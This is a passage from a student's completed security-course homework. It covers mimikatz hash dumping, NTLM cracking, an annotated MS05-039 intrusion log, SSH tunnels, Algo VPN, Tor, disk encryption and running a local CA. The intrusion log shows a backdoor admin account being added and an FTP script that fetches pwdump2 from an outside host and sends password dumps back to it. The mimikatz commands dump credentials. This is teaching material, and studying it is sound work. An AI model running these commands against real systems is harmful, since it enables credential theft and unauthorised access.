One tool that can perform this is [mimikatz](https://github.com/gentilkiwi/mimikatz).Install mimikatz. For dumping hashes, you will need to run it as Administrator (right click on the executable). Consult [this part of the documentation](https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump) on dumping hashes, noting the necessity of privilege::debug and token::elevate to obtain the necessary SYSTEM level privilege.

**Using mimikatz, dump the hashes of the users of the VM; paste a screenshot of the output here.**

privilege::debug

token::elevate

lsadump::sam

## A screenshot of a cell phone Description automatically generated Isolate the hashes (1 point)

The output of mimikatz will have a lot of info besides just the NTLM hashes, such as including newer salted HMAC-based credentials, but for backwards compatibility purposes, those NTLM hashes will be there. Copy the output text to an environment with bash and use one or more shell commands to produce a file of *just* hashes. For example, if you have:

RID : 000001f4 (500)

User : Administrator

Hash NTLM: 7ee17fdad80eef8865e6710064b9e686

RID : 000001f5 (501)

User : Guest

RID : 000001f8 (504)

User : WDAGUtilityAccount

Hash NTLM: 9a5c28fd8410c737d9b2c0f7f4ba4926

Reduce this to:

7ee17fdad80eef8865e6710064b9e686

9a5c28fd8410c737d9b2c0f7f4ba4926

**Paste the command to isolate the hashes and its output below.**

cat a.txt | grep 'Hash NTLM' | sed "s/^ \*Hash NTLM: \*//"

a2b9322df033ffd0a7877c8e7ec51706

67566694ec4c9a8921e3e0e1dc541337

6b6c8ff44e63542c7529fba1a012e0ca

f0b81a00d3cd25921b3766bc75db1ca1

c51602d46e08e6fe02b5dc5c6439e538

## Crack the hashes (1 point)

Take all the hashes and submit them all together to an online rainbow table database such as [hashkiller.co.uk](https://hashkiller.co.uk/ntlm-decrypter.aspx) or [crackstation.net](https://crackstation.net/). You should certainly be able to crack the test1 password (“simple”).

**Paste a screenshot of this. How many passwords were cracked?**

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# Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed. HINT: “ftp” is an older method of file exchange with its own scriptable command-line syntax.

|  |
| --- |
| \* >HOD-ms05039-pnp-expl 192.168.1.204 7777  \*  \* [\*] connecting to 192.168.1.204:445...ok  \* [\*] null session...ok  \* [\*] bind pipe...ok  \* [\*] sending crafted packet...ok  \* [\*] check your shell on 192.168.1.204:7777  \* Ctrl+C  \*  \* >**nc 192.168.1.204 7777**  attacker exploiting a bug to create a listening shell, then catching it with netcat.    \* Microsoft Windows 2000 [Version 5.00.2195]  \* (C) Copyright 1985-2000 Microsoft Corp.  \*  \* C:\WINNT\system32>  \* C:\WINNT\system32>**net user root root /add**  \* The command completed successfully.  add user username:root password:root to computer  \* C:\WINNT\system32>**net localgroup administrators root /add**  \* The command completed successfully.  add user to administrators group  \* C:\WINNT\system32>**echo open 1.2.3.4 > x1**  \* C:\WINNT\system32>**echo user tel-user 15XAsl1Pwk4I >> x1**  \* C:\WINNT\system32>**echo get pwdump2.exe >> x1**  \* C:\WINNT\system32>**echo quit >> x1**  \* C:\WINNT\system32>**ftp –n –s:x1**  Creating scripts and then connect to 1.2.3.4 executing ftp command from script x1. Login as user tel-user, and then get exe file, then quit  \* C:\WINNT\system32>**pwdump2.exe > pwdump2.txt**  Write compile binary into txt file  \* C:\WINNT\system32>  \* C:\WINNT\system32>**echo open 1.2.3.4 > x2**  \* C:\WINNT\system32>**echo user tel-user 15XAsl1Pwk4I >> x2**  \* C:\WINNT\system32>**echo put pwdump2.txt >> x2**  \* C:\WINNT\system32>**echo quit >> x2**  \* C:\WINNT\system32>**ftp –n –s:x2**  Creating script x2 then connect to 1.2.3.4 executing ftp command from x2. Login in as user tel-user, then copy txt file into it, then quit  \* C:\WINNT\system32>exit  \* > |

# Question 8: SSH forwarding (4 points)

Using SSH, prepare a SOCKS proxy tunnel on your personal computer to your Kali VM, and configure your local web browser to use this proxy. Paste a screenshot of your local browser visiting <https://ipchicken.com/> showing the IP address and hostname of your Kali VM

Source: <https://ma.ttias.be/socks-proxy-linux-ssh-bypass-content-filters/>

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# Question 9: VPN (6 points)

A Virtual Private Network (VPN) allows all network traffic to tunnel to an endpoint and be routed from there, and the tunnel usually encrypts the traffic. This allows a secure way to connect to otherwise private networks, and unlike SSH tunneling, it includes *all* network traffic generated by a client.

VPNs are very commonly deployed. However, there’s a lot of cryptography setup and other configuration choices involved in setting up a VPN, and [it’s easy to do it in a way that subtly compromises security](https://blog.trailofbits.com/2016/12/12/meet-algo-the-vpn-that-works/).

[Algo](https://github.com/trailofbits/algo) is a set of scripts to automate deployment of a VPN target. Deploy Algo on your Linux VM (or to a cloud-based VM), then configure your personal computer to connect to it.

**Show a screenshot of your personal computer’s VPN client software showing the successful connection.**

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**Show a screenshot of a browser on your personal computer visiting an IP address identifier site like IPChicken.com.**

A screenshot of a computer screen

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## Post-Algo firewall fix-up

Once you’ve installed Algo and it’s working, we need to make one configuration change. Algo will, by default, configure a very restrictive firewall on the Linux VM that will prevent most incoming connections. This will interfere with other tasks in this and future assignments (such as the Apache web server certificate question later in this doc). Let’s fix this:

* As root, edit /etc/iptables/rules.v4. You’ll see three sections: \*mangle, \*nat, and \*filter. Under \*filter, change “INPUT DROP [0:0]” to   
  “INPUT ACCEPT [0:0]”.
* Run “sudo netfilter-persistent reload” or reboot to reload the firewall rules.

# 

# Question 10: Tor Project: Anonymity Online (4 points)

[Tor](https://www.torproject.org/) is free software and an open network that helps you defend against traffic analysis, a form of network surveillance that threatens personal freedom and privacy, confidential business activities and relationships, and state security.

**Explain what Tor is and how it can be used for both good and nefarious purposes.   
(2 points)**

An open source browser dedicated to protect privacy.

You can protect yourself from being track, censored

However, it makes it harder to track illegal behavior

Download and install the Tor Browser to your Windows VM. Start the Tor browser and **provide the IP address and hostname of the Tor exit relay through your initial circuit by visiting the site that tells you what it thinks your IP address is. (1 point)**

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**Use** [**IP Tracker**](http://www.ip-tracker.org/) **to get location information from a Tor and non-Tor Browser. Show screenshots of both here. Geographically, where is your Tor exit node? (1 points)**

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# Question 11: Whonix (3 points)

Examine the [Whonix project](https://www.whonix.org/). What attacks is it designed to defend against that Tor alone cannot? (2 pts)

A vm and all traffic through tor network

Tor just hide browsing traffic, but whonix hide all internet traffic

Describe an attack to identify a user of Whonix that *can* still succeed. Hint: check out their [limitations page](https://www.whonix.org/wiki/Warning). (1 pt)

Human factor.

If you use social network/someone is watching you physically, then you are not anonymous

Note: No need to install or run Whonix for this assignment, but you’re welcome to experiment.

# Question 12: Bitlocker, FileVault, and LUKS (6 points)

Explain what **Microsoft Bitlocker** is and what encryption algorithm it uses including mode of operation.

windows full volume encryption feature

AES CBC/XTS

Explain what **Apple FileVault** is and what encryption algorithm it uses including mode of operation.

Mac encryption

AES CBC/XTS-AESW

Explain what **Linux LUKS** is and what encryption algorithm it uses including mode of operation. (Note: as is often the case with Linux, there’s a lot more options and modularity than the commercial solutions above; you may answer simply for the common case.)

Linux encryption

AES/twofish/serpent CBS/XTS

# Question 13: SSL certificate management (14 points)

You’re going to become a Certificate Authority (CA) and get proper HTTPS working. This procedure is commonly applied in organizations to make a local CA so internal web applications can use HTTPS properly.

*Note*: If you’ve already configured Algo on your Linux VM for Question 9, be sure you did the firewall fixup described in that question.

Perform each of the following steps, showing your work as you go. Research will be needed.

1. **Kali VM:** Generate a new RSA key pair.

openssl genrsa -out CA-key.pem

1. **Kali VM:** Generate a root X.509 certificate, making its Common Name be “<NetID> Root CA”.

openssl req -new -key CA-key.pem -x509 -out CA-cert.pem

1. **Windows VM:** Install the certificate into the trust store of your Windows VM.

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1. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set the common name to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu)

openssl genrsa -out server.pem

openssl req -new -key server.pem -out server.csr

openssl x509 -req -in server.csr -CA CA-cert.pem -CAkey CA-key.pem -CAcreateserial -out server.crt

1. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)

sudo apt install apache2

1. **Linux VM:** Configure HTTPS to use the certificate you created

/etc/apache2/sites-enabled/default-ssl.conf

sudo a2enmod ssl

sudo a2ensite default-ssl

sudo systemctl start apache2

1. **Windows VM:** Visit your Linux VM using your Windows VM’s browser using HTTPS. Screenshot the browser’s view of the certificate (available by clicking the lock to the left of the URL bar).

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A screenshot of a cell phone

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Congratulations, you have mastered certificates!

**~**

1. Added 2020-09-13. [↑](#footnote-ref-1)